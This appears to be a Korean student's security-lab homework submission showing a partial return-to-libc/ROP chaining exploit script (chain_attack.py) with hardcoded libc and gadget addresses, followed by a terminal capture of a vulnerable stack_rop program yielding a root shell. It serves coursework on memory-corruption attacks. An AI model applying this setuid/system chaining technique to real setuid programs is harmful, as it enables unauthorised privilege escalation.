


## 시스템 보안 9주차 과제

### 1. 주소를 넣은 chain\_attack.py



```
GNU nano 4.8 chain_attack.py
#!/usr/bin/python3
import sys

def tobytes (value):
    return (value).to_bytes(4,byteorder='little')

content = bytearray(0xaa for i in range(112))


sh_addr      = 0xffffd471    # Address of "/bin/sh"
leaveret     = 0x565562ce    # Address of leaveret
sprintf_addr = 0xf7e20e40    # Address of sprintf()
setuid_addr  = 0xf7e99e30    # Address of setuid()
system_addr  = 0xf7e12420    # Address of system()
exit_addr    = 0xf7e04f80    # Address of exit()
ebp_foo      = 0xffffc9f8    # foo()'s frame pointer

# Calculate the address of setuid()'s 1st argument
sprintf_arg1 = ebp_foo + 12 + 5*0x20

[ Bad lock file is ignored: ./chain_attack.py.swp ]

^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify
^X Exit          ^R Read File    ^\ Replace      ^U Paste Text   ^T To Spell
```

### 2. 루트셸 탈취 장면



```
[10/27/25] seed@VM: ~$ chain_attack.py
[10/27/25] seed@VM: ~$ ./stack_rop
The '/bin/sh' string's address : 0xffffd471
Address of buffer[]: 0xffffc988
Frame Pointer value: 0xffffc9f8
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```